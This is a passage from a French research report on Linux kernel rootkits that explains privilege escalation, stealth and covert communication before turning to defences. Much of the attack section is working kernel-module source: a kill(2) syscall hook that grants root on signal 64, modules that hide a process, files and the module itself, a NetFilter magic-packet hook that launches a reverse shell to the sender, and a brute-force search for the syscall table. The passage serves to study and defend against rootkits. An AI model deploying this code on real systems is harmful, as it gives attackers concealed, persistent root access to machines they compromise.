L'élévation de privilèges est l'une des fonctionnalités importantes que doit remplir un rootkit et traduit la possibilité de changer les privilèges d'un utilisateur non privilégié (dans ce cas, l'attaquant qui revient sur le système) en ceux du super-utilisateur `root`. Dans un système Linux, chaque utilisateur est associé à un identifiant unique et appartient à un ou plusieurs groupes. Lorsqu'un utilisateur lance un processus, ce dernier dispose de deux identifiants utilisateur :

- **Identifiant utilisateur réel :** C'est l'identifiant de l'utilisateur ayant lancé le processus.
- **Identifiant utilisateur effectif :** Dans le cas d'un programme avec le bit `suid` [18] activé, c'est l'identifiant de l'utilisateur à qui appartient le binaire du programme sur le système de fichiers.

De la même façon, le processus dispose également d'un identifiant de groupe réel et d'un identifiant de groupe effectif.

`include/linux/sched.h`

```
struct task_struct {
    [...]
    /* process credentials */
```

16. Initial RAM filesystem http://www.fr.linuxfromscratch.org/view/blfs-svn/postlfs/initramfs.html

17. Initial RAM disk, prédécesseur d'initramfs

18. Set User ID

```
    /* real task credentials */
    const struct cred __rcu *real_cred;
    /* effective (overridable) task credentials */
    const struct cred __rcu *cred;
    [...]
};
```

include/linux/cred.h

```
struct cred {
    [...]
    kuid_t uid;    /* real UID of the task */
    kgid_t gid;    /* real GID of the task */
    kuid_t suid;   /* saved UID of the task */
    kgid_t sgid;   /* saved GID of the task */
    kuid_t euid;   /* effective UID of the task */
    kgid_t egid;   /* effective GID of the task */
    kuid_t fsuid; /* UID for VFS ops */
    kgid_t fsgid; /* GID for VFS ops */
    [...]
};
```

En général, le noyau ne vérifie que les identifiants effectifs pour établir le contrôle d'accès et les identifiants réels ne sont vérifiés que lorsqu'un programme tente de changer les identifiants effectifs d'un processus en cours d'exécution (e.g. le binaire `login`), ce qui dans le cas d'une élévation de privilèges revient à mettre ces identifiants à la valeur `0` (valeur des identifiants de l'utilisateur `root`). Au niveau du noyau, l'élévation de privilèges requiert une procédure bien particulière :

- L'appel à la fonction `prepare_creds` qui initialise une nouvelle structure `cred`, copie de la structure `cred` actuellement chargée et utilisée.
- La modification de cette nouvelle structure en remplaçant la valeur de certains champs (comme `uid` et `euid` par exemple) par la valeur `0`.
- L'appel à la fonction `commit_creds` qui remplace le champ `cred` de la structure `task_struct` par la nouvelle structure précédemment préparée en utilisant le mécanisme de synchronisation `RCU` [19]. Il est à noter qu'il est déconseillé de modifier directement le contenu de la structure `task_struct`.

La majorité des échantillons de rootkits que nous avons analysés procède à l'élévation de privilèges lors de la réception d'un signal bien particulier, appelé *signal magique*. Comme évoqué dans la partie 2.3.2, l'envoi de signaux est implémenté par le noyau à travers la fonction `sys_kill`, ce qui fait de cette dernière une cible évidente des rootkits leur servant à implémenter leur fonction d'élévation de privilèges.

Le principe est de détourner l'appel système `kill(2)` en écrasant son adresse dans la table d'appels système par l'adresse d'une fonction judicieusement définie par l'attaquant. La nouvelle fonction aura pour but de vérifier la valeur du signal émis par le processus : s'il correspond au *signal magique*, l'élévation de privilèges sera accordée, sinon l'ancienne fonction de l'appel système `kill(2)` sera appelée avec les paramètres initiaux, comme ce serait le cas avec un système non compromis.



FIGURE 2 – Modification de l'adresse de la fonction de l'appel système `kill`

Par défaut, la zone mémoire associée à la table des appels système est marquée comme étant en lecture-seule et l'écriture sur cet espace mémoire provoque une levée d'exception par le CPU. Ceci est possible grâce au dix-septième bit du registre `CR0` (*Write-Protect* bit) qui, quand sa valeur est à `1`, indique au CPU qu'il ne peut pas écrire sur des pages mémoire en lecture-seule.

Pour qu'un rootkit puisse modifier la table des appels système, il doit donc modifier la valeur du bit *Write-Protect*. Pour cela, la fonction `read_cr0` permet de lire la valeur stockée dans le registre `CR0`, alors que la fonction `write_cr0` permet d'écrire la valeur passée en argument dans le registre `CR0` :

```
if (read_cr0() & 0x10000 != 0 )
    write_cr0(read_cr0() ^ 0x10000);
```

Par conséquent, l'utilisation des fonctions `read_cr0` et `write_cr0` est caractéristique des rootkits modifiant les appels système.

Afin de modifier l'adresse de la fonction `sys_kill` originale, l'attaquant doit connaître l'adresse en mémoire de la table d'appels système. En fonction des protections présentes sur le système, cette tâche peut être plus ou moins aisée. Nous supposerons dans l'exemple suivant que cette

19. Read-Copy-Update https://en.wikipedia.org/wiki/Read-copy-update

adresse est connue de l'attaquant à l'aide de la fonction `get_syscall_table` et nous verrons plus loin dans ce rapport (cf. partie 2.3.3.6) les différentes implémentations possibles de cette fonction.

hook_kill.c

```
#include <linux/init.h>
#include <linux/kernel.h>
#include <linux/module.h>
#include <linux/syscalls.h>

[...]
static unsigned long *syscall_table;
/** Pointeur de fonction vers la
 *  fonction kill originale
 */
int (*orig_kill)(pid_t pid, int sig);

static asmlinkage int hijacked_kill
                (pid_t pid, int sig)
{
  if (sig == 64)
    give_root();
  else
    return orig_kill(pid, sig);
  return 0;
}

static int __init rk_init(void)
{
  [...]
  syscall_table = get_syscall_table();
  if (syscall_table != NULL)
  {
    orig_kill =
      (void *)syscall_table[__NR_kill];
    sys_call_table[__NR_kill] =
      (void *)(&hijacked_kill);
  }
  [...]
  return 0;
}

module_init(rk_init);
[...]
```

Cet exemple, adapté du rootkit **Diamorphine**[20], modifie la fonction de l'appel système `kill(2)` de façon à élever les privilèges du processus recevant le signal `64` à l'aide de la fonction `give_root` :

```
void give_root(void) {
    struct cred *newcreds;
    newcreds = prepare_creds();

    if (newcreds == NULL)
        return;

    newcreds->uid = newcreds->gid = 0;
    newcreds->euid = newcreds->egid = 0;
    newcreds->suid = newcreds->sgid = 0;
    newcreds->fsuid = newcreds->fsgid = 0;

    commit_creds(newcreds);
}
```

20. https://github.com/m0nad/Diamorphine

Un attaquant souhaitant élever les privilèges de son invite de commande courante pourra lui envoyer un signal 64 à l'aide de la commande `kill(1)` :

```
# La variable $$ en bash a pour valeur le PID
# du processus courant

$ id
uid=1000(nisay) gid=1000(nisay) groupes=1000(
    nisay)
$ kill -64 $$
$ id
uid=0(root) gid=0(root) groupes=0(root)
```

Le *signal magique* peut être combiné avec un *processus magique* pour signaler le besoin qu'a l'attaquant d'élever ses privilèges. C'est le cas avec le rootkit **maK_it** [9] qui vérifie qu'un processus envoie le signal `SIGALRM` au processus d'identifiant `9001` avant de procéder à l'élévation de privilèges.

2.3.3.4 Furtivité

Dissimulation de présence (cas des modules noyau) : La liste des modules chargés dans le système est exportée par le noyau au travers du fichier `/proc/modules` dans `proc`. Ce même fichier est utilisé, en partie, par la commande `lsmod` pour afficher les même résultats formatés dans un terminal. La liste des modules est aussi exportée *via* `sysfs` dans le répertoire `/sys/modules`. Les rootkits sous forme de LKM cherchent donc à dissimuler leur présence en se détachant de ces deux pseudo-systèmes de fichiers.

Un module est représenté en mémoire par la structure `module` :

include/linux/module.h

```
struct module {
    enum module_state state;

    /* Member of list of modules */
    struct list_head list;

    /* Unique handle for this module */
    char name[MODULE_NAME_LEN];

    /* Sysfs stuff. */
    struct module_kobject mkobj;
    struct module_attribute *modinfo_attrs;
    const char *version;
    const char *srcversion;
    struct kobject *holders_dir;

    /* Exported symbols */
    const struct kernel_symbol *syms;
    const unsigned long *crcs;
    unsigned int num_syms;
    [...]
}
```

La structure `list_head` constitue la façon avec laquelle le noyau Linux gère les listes chaînées :

include/linux/types.h

```
struct list_head {
    struct list_head *next, *prev;
};
```

Les modules sont donc liés en mémoire *via* une liste doublement chaînée.



FIGURE 3 – Représentation de modules noyau en mémoire

La fonction `list_del` du fichier `linux/list.h` prend en paramètre un pointeur vers une structure `list_head` et détache cet élément de la liste chaînée à laquelle il appartient, le cachant ainsi de `proc`.

Dans `sysfs`, un module est représenté par la structure `module_kobject` :

include/linux/module.h

```
struct module_kobject {
    struct kobject kobj;
    struct module *mod;
    struct kobject *drivers_dir;
    struct module_param_attrs *mp;
    struct completion *kobj_completion;
};
```

La structure `kobject` est définie dans le fichier `linux/kobject.h` comme étant :

```
struct kobject {
    const char          *name;
    struct list_head    entry;
    struct kobject      *parent;
    [...]
}
```

Nous remarquons la présence du champ `entry` de type `struct list_head` et déduisons donc que la structure `module` appartient à une deuxième liste chaînée au travers de la structure `module_kobject`. Bien qu'il soit possible d'utiliser la fonction `list_del` pour cacher le module de `sysfs` de façon plus propre, la fonction `kobject_del` est suffisante (les *kobjects* sont les briques de base du pseudo-système de fichiers `sysfs` et notamment de sa hiérarchie et de son arborescence).

Pour résumer, un rootkit sous forme de LKM peut cacher sa présence de `proc` et `sysfs` au travers des deux lignes de code suivantes :

```
list_del_init(&THIS_MODULE->list);
kobject_del(&THIS_MODULE->mkobj.kobj);
```

Dissimulation de processus : Les outils tels que `ps` et `top` importent les informations concernant les processus présents sur le système à travers `proc` :

```
$ strace ps
[...]
open("/proc", O_RDONLY|O_NONBLOCK|O_DIRECTORY|
                                    O_CLOEXEC) = 5
[...]
getdents(5, /* 271 entries */, 32768)   = 7432
[...]
stat("/proc/17122", {st_mode=S_IFDIR|0555,
                     st_size=0, ...}) = 0
open("/proc/17122/stat", O_RDONLY)      = 6
read(6, "17122 (kworker/u16:2) S 2 0 0 0 "
                     ..., 2048) = 169
close(6)
[...]
```

La récupération des informations sur les processus passe donc par la lecture de fichiers dans les répertoires `/proc/$PID`. Comme nous l'avons vu dans la partie 2.3.2, les entrées dans `proc` sont représentées par la structure `proc_dir_entry`, dont le champ `proc_fops` de type `struct file_operations` décrit les opérations habituelles de type ouverture, lecture, écriture, fermeture, etc. Le fichier `fs/proc/generic.c` donne le comportement par défaut du noyau pour les entrées dans `proc` :

```
static const struct file_operations
                proc_dir_operations = {
    .llseek             = generic_file_llseek,
    .read               = generic_read_dir,
    .iterate_shared     = proc_readdir,
};
```

Pour revenir à l'exemple précédent, nous remarquons que `ps` effectue l'appel système `getdents` :

fs/readdir.c

```
SYSCALL_DEFINE3(getdents, unsigned int, fd,
    struct linux_dirent __user *, dirent,
    unsigned int, count)
{
    [...]
    error = iterate_dir(f.file, &buf.ctx);
    [...]
}
```

L'appel système `getdents(2)` fait donc appel à la fonction `iterate_dir`, elle-même faisant appel à la fonction `iterate_shared`. La fonction

`iterate_shared` prend en deuxième paramètre un pointeur vers une structure `dir_context` :

include/linux/fs.h

```
struct dir_context {
    const filldir_t actor;
    loff_t pos;
};
```

Le champ `actor` est un pointeur vers une fonction `filldir_t` dont le but est d'extraire, mettre en forme et transférer vers l'espace utilisateur les entrées du répertoire récupérées à l'aide de la fonction `iterate_shared`. La figure 4 schématise le flux d'exécution au niveau du noyau lors de l'affichage du contenu du répertoire `/proc` par le biais de la commande `ls` par exemple.



FIGURE 4 – Flux d'exécution lors de l'affichage du contenu de `/proc`

Pour cacher un processus, il faut donc récupérer la structure `proc_dir_entry` correspondante à `/proc`, modifier son champ `proc_fops` par une nouvelle structure `file_operations` contenant l'adresse d'une fonction `iterate_shared` modifiée. Cette fonction fera simplement appel à la fonction `iterate_shared` originale en lui passant en deuxième paramètre l'adresse d'une structure `dir_context` contenant l'adresse de la fonction `filldir_t` modifiée, qui elle n'affichera pas les processus que l'attaquant désire cacher. Le schéma de la figure 5 reprend le processus d'interception du flux d'exécution normal lors de l'affichage du contenu de `/proc`.



FIGURE 5 – Modification du flux d'exécution normal dans le but de cacher des processus

Concrètement, une telle attaque doit être accompagnée par la sauvegarde des anciennes structures afin de pouvoir restituer l'état original du système, c'est-à-dire tel qu'il était avant l'intervention du rootkit.

Dans l'exemple suivant, nous fournissons une implémentation simplifiée d'un rootkit dissimulant un processus d'identifiant `1337` :

phide.c

```
#include <linux/init.h>
#include <linux/kernel.h>
#include <linux/module.h>
#include <linux/namei.h>
#include <linux/fs.h>
#include <linux/proc_fs.h>

static int __init phide_init(void);
static void __exit phide_exit(void);

module_init(phide_init);
module_exit(phide_exit);

static char *proc_to_hide = "1337";
struct file_operations proc_fops;
const struct file_operations *backup_proc_fops;
struct inode *proc_inode;

int (*backup_iterate_shared) (struct file *,
                              struct dir_context *);
```

```
int (*backup_filldir_t)(struct dir_context,
                const char *, int, loff_t, u64,
                unsigned int);

struct dir_context *backup_ctx = 0;

static int rk_filldir_t(struct dir_context *ctx,
       const char *proc_name, int len, loff_t off,
       u64 ino, unsigned int d_type)
{
  if (strncmp(proc_name, proc_to_hide,
        strlen(proc_to_hide)) == 0)
    return 0;

  return backup_ctx->actor(backup_ctx, proc_name,
                        len, off, ino, d_type);
}

struct dir_context rk_ctx = {
  .actor = rk_filldir_t,
};

int rk_iterate_shared(struct file *file,
                          struct dir_context *ctx)
{
  int result = 0;
  rk_ctx.pos = ctx->pos;
  backup_ctx = ctx;
  result = backup_proc_fops->iterate_shared(file,
                                        &rk_ctx);
  ctx->pos = rk_ctx.pos;

  return result;
}

static int __init phide_init(void)
{
  struct path p;
  pr_info("PHide: LKM successfully loaded!\n");

  if(kern_path("/proc", 0, &p))
    return 0;

  proc_inode = p.dentry->d_inode;

  proc_fops = *proc_inode->i_fop;
  backup_proc_fops = proc_inode->i_fop;
  proc_fops.iterate_shared = rk_iterate_shared;
  proc_inode->i_fop = &proc_fops;

  return 0;
}

static void __exit phide_exit(void)
{
  struct path p;
  struct inode *proc_inode;
  if(kern_path("/proc", 0, &p))
    return;
  proc_inode = p.dentry->d_inode;
  proc_inode->i_fop = backup_proc_fops;

  pr_info("PHide: LKM successfully unloaded!\n");
}

MODULE_LICENSE("GPL");
```

À l'insertion de ce module, le processus d'identifiant 1337 ne sera plus visible pour les outils comme `top` et `ps`, ainsi que dans l'arborescence de `/proc`.

Dissimulation de fichiers : Le principe est le même que pour la dissimulation de processus avec quelques différences mineures : le système de fichiers est différent de `proc` et peut être par exemple `ext4` ou autre. Aussi, le point de montage est la racine `/` pour un système à partitionnement standard, ou une autre racine dans le cas contraire (e.g. partition séparée montée dans `/tmp` ou `/home`).

Une implémentation possible, que nous proposons dans l'exemple suivant, est de cacher les fichiers préfixés par la chaîne de caractères « `rk_` ». Le code source précédent peut être repris en remplaçant `/proc` par `/` et la logique de la fonction `rk_filldir_t` par :

fhide.c

```
static int rk_filldir_t(struct dir_context *ctx,
                const char *file_name, int len,
       loff_t off, u64 ino, unsigned int d_type)
{
    if (strncmp(file_name, "rk_", 3) == 0)
        return 0;

    return backup_ctx->actor(backup_ctx,
             file_name, len, off, ino, d_type);
}
```

2.3.3.5 Communication

Tout bon rootkit doit permettre à l'attaquant de lui envoyer des commandes pour effectuer des actions sur le système. Cette communication peut s'effectuer exclusivement au sein du système (c'est-à-dire entre l'espace utilisateur et le rootkit en espace noyau) ou peut provenir de l'extérieur du système.

Le premier cas de figure est celui où l'attaquant peut avoir à tout moment accès au système compromis au travers d'un compte utilisateur valide. La communication peut alors s'effectuer *via* des fichiers de pilotes de périphériques dans `devtmpfs`, ou en parasitant des fichiers dans `proc` ou `sysfs`. Les techniques ressemblent à celles présentées dans la partie 2.3.3.4, la différence étant que les fonctions `read` et `write` de la structure `file_operations` seront manipulées au lieu de la fonction `iterate_shared`.

Le deuxième cas de figure est celui où l'attaquant ne peut pas se connecter directement sur le système, mais que ce dernier reste accessible depuis le réseau. Dans ce cas, la communication peut être établie grâce aux crochets NetFilter.

NetFilter [21] est un cadre de développement (*framework*) introduit dans la version 2.4 du noyau Linux dans le but d'uniformiser la façon dont les paquets sont manipulés au sein du noyau. NetFilter peut être utilisé pour réaliser, entre autres, du filtrage à état, du filtrage sans état et de la traduction d'adresses et de ports. Des programmes comme `iptables` permettent de contrôler depuis l'espace utilisateur les fonctions implémentées à travers Netfilter, *via* l'écriture de règles.

D'un point de vue technique, NetFilter se présente comme un ensemble de crochets au sein du noyau Linux donnant aux modules la possibilité d'enregistrer leurs propres fonctions de rappel. Ces fonctions seront appelées plus ou moins prioritairement sur le reste des fonctions de NetFilter en fonction de là où les crochets sont introduits dans la pile protocolaire du réseau (schéma tiré du site officiel de NetFilter [22]) :



FIGURE 6 – Crochets disponibles avec NetFilter

Le rajout d'un crochet NetFilter passe par la déclaration d'une structure `nf_hook_ops` :

include/linux/netfilter.h

```
struct nf_hook_ops {
    struct list_head        list;

    /* User fills in from here down. */
    nf_hookfn               *hook;
    struct net_device       *dev;
    void                    *priv;
    u_int8_t                pf;
    unsigned int            hooknum;
    /* Hooks are ordered in ascending priority. */
    int                     priority;
};
```

Nous décrivons brièvement les principaux champs de cette structure ci-dessous :

— Le champ `hook` est un pointeur vers la fonction de rappel, le type `nf_hookfn` étant une redéfinition de type d'un pointeur de fonction :

```
typedef unsigned int nf_hookfn(void *priv,
                               struct sk_buff *skb,
                       const struct nf_hook_state *state);
```

— Le champ `dev` désigne l'interface réseau sur laquelle le crochet doit agir. Si ce champ n'est pas spécifié, le crochet concernera toutes les interfaces présentes sur le système.

— Le champ `pf` concerne la famille protocolaire sur laquelle le crochet agira.

— Le champ `hooknum` désigne là où le crochet viendra s'attacher (cf. figure 6).

— Le champ `priority` désigne la priorité du crochet par rapport au `hooknum` où il est attaché. Une valeur plus petite traduit une priorité plus élevée.

La fonction de rappel prend le paramètre `skb` de type `struct sk_buff *`. C'est un pointeur vers une zone de mémoire contenant le paquet à traiter, ce qui correspond donc à l'information sur laquelle cette fonction de rappel pourra agir. Cette dernière peut ainsi décider si le paquet doit continuer à traverser le reste des crochets NetFilter (auquel cas la fonction retournera la valeur `NF_ACCEPT`) ou si le paquet doit être rejeté (auquel cas la fonction retournera la valeur `NF_DROP`).

Une fois la structure `nf_hook_ops` initialisée et ses champs remplis, elle doit être enregistrée parmi le reste des crochets NetFilter en appelant la fonction `nf_register_hook`, l'opération inverse étant possible en appelant la fonction `nf_unregister_hook`.

Un attaquant souhaitant récupérer un accès à distance sur la machine compromise peut enregistrer un crochet NetFilter dont la fonction de rappel renvoie une invite de commande si le système reçoit un *paquet magique*. Ce dernier devra remplir des conditions particulières définies par l'attaquant, qui peuvent par exemple se résumer à la réception d'un paquet UDP sur le port `1337` :

nfhook.c

```
#include <linux/init.h>
#include <linux/kernel.h>
#include <linux/module.h>
#include <linux/ip.h>
#include <linux/netfilter.h>
#include <linux/netfilter_ipv4.h>
#include <linux/skbuff.h>
#include <linux/udp.h>
#include <linux/kmod.h>
```

21. https://www.netfilter.org/
22. https://www.netfilter.org/documentation/HOWTO/fr/netfilter-hacking-HOWTO-3.html

```
static int __init nfhook_init(void);
static void __exit nfhook_exit(void);

module_init(nfhook_init);
module_exit(nfhook_exit);

static int invoke_shell(char *ip, char *port)
{
    char *argv[] = { "/bin/rev_shell", ip, port,
                                        NULL };
    char *env[] = { NULL };

    return call_usermodehelper(argv[0], argv, env,
                                    UMH_WAIT_PROC);
}

static unsigned int rk_hook(void *priv,
                            struct sk_buff *skb,
                const struct nf_hook_state *state)
{
    if(!skb) return NF_ACCEPT;

    struct iphdr *ip_header = ip_hdr(skb);

    if(!ip_header || !ip_header->protocol)
        return NF_ACCEPT;

    if(ip_header->protocol != 17)
        return NF_ACCEPT;

    struct udphdr *udp_header = udp_hdr(skb);
    unsigned int dst_prt =
        (unsigned int)ntohs(udp_header->dest);

    /* Max ip length : "xxx.xxx.xxx.xxx\0" */
    char ip[16];
    if(dst_prt == 1337)
    {
        snprintf(ip, sizeof(ip), "%pI4",
                        &ip_header->saddr);

        if (invoke_shell(ip, "1337") < 0)
            pr_info("NFhook: Failed to spawn
                        a reverse shell\n");

        return NF_DROP;
    }
    return NF_ACCEPT;
}

static struct nf_hook_ops rk_pre_routing = {
    .hook = rk_hook,
    .hooknum = NF_INET_PRE_ROUTING,
    .pf = PF_INET,
    .priority = NF_IP_PRI_FIRST,
};

static int __init nfhook_init(void)
{
    pr_info("NFhook: LKM succefully loaded!\n");

    nf_register_hook(&rk_pre_routing);

    return 0;
}

static void __exit nfhook_exit(void)
{
    nf_unregister_hook(&rk_pre_routing);
    pr_info("NFhook: LKM succefully unloaded!\n");
}

MODULE_LICENSE("GPL");
MODULE_AUTHOR("T. Sautereau & Y. Tioual");
```

Notre crochet vient donc s'ajouter à la chaîne `PRE_ROUTING` avec la priorité la plus élevée afin d'intercepter en premier les paquets entrants. À chaque fois qu'un paquet est reçu, la fonction `rk_hook` est appelée et regarde s'il s'agit d'un paquet UDP à destination du port `1337`. Pour cela, les fonctions `ip_hdr` et `udp_hdr` sont appelées pour récupérer, respectivement, l'en-tête réseau et l'en-tête de transport du paquet entrant. S'il s'agit effectivement du *paquet magique*, la fonction `invoke_shell` est appelée et se charge d'envoyer une invite de commande privilégiée vers l'attaquant. Ceci est accompli à l'aide de la fonction `call_usermodehelper` qui permet de lancer, depuis l'espace noyau, une application de l'espace utilisateur avec les accréditations de l'utilisateur `root`. Enfin, notre fonction de rappel rejette le paquet afin qu'il ne soit pas acheminé vers le reste des crochets NetFilter et potentiellement vers l'espace utilisateur. Pour rappel, la chaîne de format `%pI4` permet de formater une adresse IPv4 de type `u32` au format de la notation décimale à point.

La technique du *paquet magique* est implémentée différemment par plusieurs rootkits, parmi lesquels nous pouvons citer :

- **maK__it**, qui attend un paquet ICMP contenant la chaîne de caractères « `maK_it_$H3LL <adresse IP> <Port>` » dans son champ de données
- **Xingyiquan**, qui attend une connexion `telnet` sur le port `1337` et renvoie une invite de commande sur le port `7777`

2.3.3.6 Autres techniques employées par les rootkits en espace noyau

Recherche de la table d'appels système : Il existe plusieurs techniques pour retrouver l'adresse en mémoire de la table des appels système. L'une des méthodes les plus utilisées par les rootkits (en particulier les plus anciens parmi eux) repose sur l'utilisation des fichiers `System.map` et `/proc/kallsyms`. Ces deux fichiers sont en effet des tables de symboles exportées vers l'espace utilisateur afin de faciliter le débogage des paniques noyau. L'information est présentée sous la forme de tuples adresse-symbole et l'obtention de l'adresse de la table des appels système se fait à l'aide des outils système habituels :

```
$ grep 'sys_call_table' \
```

```
/boot/System.map-‘uname -r‘ | cut -d’ ’ -f1
```

Toutefois, pour disposer de ces fichiers, le noyau doit être compilé avec l'option `KALLSYMS_ALL`, ce qui n'est pas le cas par défaut pour les noyaux Linux fournis par les principales distributions GNU/-Linux.

D'autres techniques [23] un peu plus récentes tirent profit du fait que le registre `idtr` référence le vecteur d'interruptions contenant l'adresse du gestionnaire `system_call` à l'index `0x80` pour l'architecture `IA-32`. Pour les architectures 64 bits comme `x86_64`, ce sont les registres `MSR` qui sont utilisés.

Une autre méthode [24], plus simple que la précédente, utilise le mécanisme de *force brute* pour retrouver l'adresse de la table des appels système. En effet, le noyau réside en mémoire entre les adresses `0xc0000000` et `0xd0000000` pour une architecture 32 bits, et entre `0xffffffff81000000` et `0xffffffffa2000000` pour une architecture 64 bits. Il suffit donc de parcourir cette plage d'adresses en testant à chaque itération si la valeur à l'adresse mémoire actuelle correspond à l'adresse de la table des appels système. On peut pour cela se baser sur l'adresse connue d'un appel système, comme par exemple `sys_close` :

```
#if defined(__i386__)
#define START_CHECK 0xc0000000
#define END_CHECK 0xd0000000
typedef unsigned int psize;
#else
#define START_CHECK 0xffffffff81000000
#define END_CHECK 0xffffffffa2000000
typedef unsigned long psize;
#endif

static psize *get_syscall_table(void)
{
    psize *start;
    for (start = (psize *) START_CHECK;
              start < (psize *) END_CHECK; start++)
    {
        if(start[__NR_close] == (psize) sys_close)
            return start;
    }
    return (psize *) NULL;
}
```

Contrairement à ce que l'on pourrait penser, la recherche par force brute prend très peu de temps pour se terminer et a l'avantage d'être immune contre les mécanismes de protection système.

23. http://www.cnblogs.com/chingliu/archive/2011/08/26/2223807.html

24. http://turbochaos.blogspot.fr/2013/09/linux-rootkits-101-1-of-3.html

D'autres attaques sur le mécanisme des appels système : Le schéma de la figure 1 montre que le mécanisme d'appels système transite par plusieurs points qui peuvent être contournés par les rootkits [2]. En effet, un rootkit peut dérouter le flux d'exécution de la fonction `system_call` en rajoutant à son point d'entrée une instruction `jmp` vers une fonction différente.

Alternativement, et pour limiter son impact sur les structures existantes en mémoire, le rootkit peut laisser la table des appels système intacte et copier son contenu vers une autre adresse. Il suffit ensuite de faire pointer la fonction `system_call` vers cette nouvelle table qui pourra être modifiée à la guise de l'attaquant.

Aussi, l'adresse dans le vecteur d'interruptions du gestionnaire `system_call` peut être modifiée pour pointer vers un nouveau gestionnaire spécialement forgé par l'attaquant. Ce type d'attaque est beaucoup moins fréquent étant donné que l'attaquant doit écrire son propre gestionnaire d'interruptions et que celui-ci est spécifique à l'architecture du système ciblé.

Finalement, le registre `idtr` peut également être modifié à l'aide de l'instruction `sidt` afin de pointer vers un nouveau vecteur d'interruptions. Ceci est également moins commun dans le cas des rootkits car la tâche est relativement complexe.

2.4 Remédiations disponibles sous Linux

Nous avons vu dans les parties précédentes plusieurs techniques et mécanismes utilisés par les rootkits pour s'introduire dans un système et détourner son fonctionnement normal. Dans cette dernière sous-partie de notre état de l'art, nous présentons les solutions qui s'offrent à un administrateur soucieux de protéger son système contre les rootkits. Nous citons également quelques mesures préventives à prendre afin de pouvoir détecter l'introduction d'un éventuel rootkit sur le système. Enfin, nous discutons des techniques reposant sur l'analyse statistique qui permettent de détecter des comportements anormaux sur le système sans conditions a priori.

2.4.1 Mesures préventives

Puisque l'installation d'un rootkit sur un système demande d'y avoir les droits du super-utilisateur, il va de soi que la meilleure protection contre les rootkits est d'éviter qu'un utilisateur puisse élever ses privilèges. Pour cela, le système à protéger doit comporter le moins de vulnérabilités possible et ne pas utiliser des applications tierces vulnérables. Toutefois, ces conditions peuvent être difficiles à satisfaire vu le temps qui sépare les publications de vulnérabilités et l'application des correctifs correspondants, et également si on considère le cas où l'attaquant peut exploiter des vulnérabilités non publiques (*Zero-Day*), d'où l'importance de prendre des mesures préventives.

2.4.1.1 Contrôle d'intégrité en espace utilisateur

Cette mesure doit être prise directement après l'installation du système et consiste à garder dans un endroit protégé du système une liste de signatures de ses parties les plus importantes (e.g. les binaires et librairies). Il faut ensuite vérifier, à intervalles réguliers, que les signatures n'ont pas été modifiées. Il existe plusieurs outils permettant d'automatiser cette tâche, parmi lesquels nous pouvons citer **TripWire**[25] et **AIDE**[26]. D'autres outils comme **chkrootkit**[27] permettent, en plus du contrôle d'intégrité sur le système, de vérifier d'autres aspects révélateurs de la présence de rootkits : interfaces réseau en mode promiscuité, suppression des données de dernières connexions, signatures de modules LKM de rootkits connus, etc.

2.4.1.2 Désactivation des modules LKM

En considérant le nombre de rootkits disponibles sous forme de modules LKM, le fait de désactiver le support du noyau pour les modules noyau est une mesure qui permettra de protéger de manière relativement efficace le système. Toutefois, ceci implique que le noyau soit compilé « en un seul tenant », c'est-à-dire avec tous les modules directement incorporés. Cela diminue énormément la flexibilité puisque le noyau doit être recompilé par exemple pour tout ajout de périphériques nécessitant de nouveaux pilotes. Notons tout de même que cela est assez rarement le cas pour les serveurs et que cette mesure est donc fortement recommandée pour ces derniers. Une autre alternative serait d'activer le support pour les modules noyau signés, mais ceci reste moins efficace que la première option si l'on considère que la clef de signature ou le magasin de certificats peuvent aussi être compromis.

2.4.1.3 Protection des accès à la mémoire

